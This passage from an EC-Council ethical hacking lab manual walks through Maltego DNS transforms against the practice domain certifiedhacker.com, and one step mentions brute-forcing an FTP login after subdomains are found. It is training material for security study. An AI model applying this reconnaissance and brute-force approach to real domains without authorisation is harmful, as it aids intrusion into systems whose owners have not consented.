


24. The **Run Transform(s)** list appears; click **To Domains [DNS]**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

25. The domain corresponding to the website displays, as shown in the following screenshot.




26. Right-click the **certifiedhacker.com** entity and select **All Transforms** ---> **To DNS Name [Using Name Schema diction…]**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


27. Observe the status in the progress bar. This transform will attempt to test various name schemas against a domain and try to identify a specific name schema for the domain, as shown in the following screenshot.




28. After identifying the name schema, attackers attempt to simulate various exploitation techniques to gain sensitive information related to the resultant name schemas. For example, an attacker may implement a brute-force or dictionary attack to log in to **ftp.certifiedhacker.com** and gain confidential information.

29. Select only the name schemas by dragging and deleting them.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

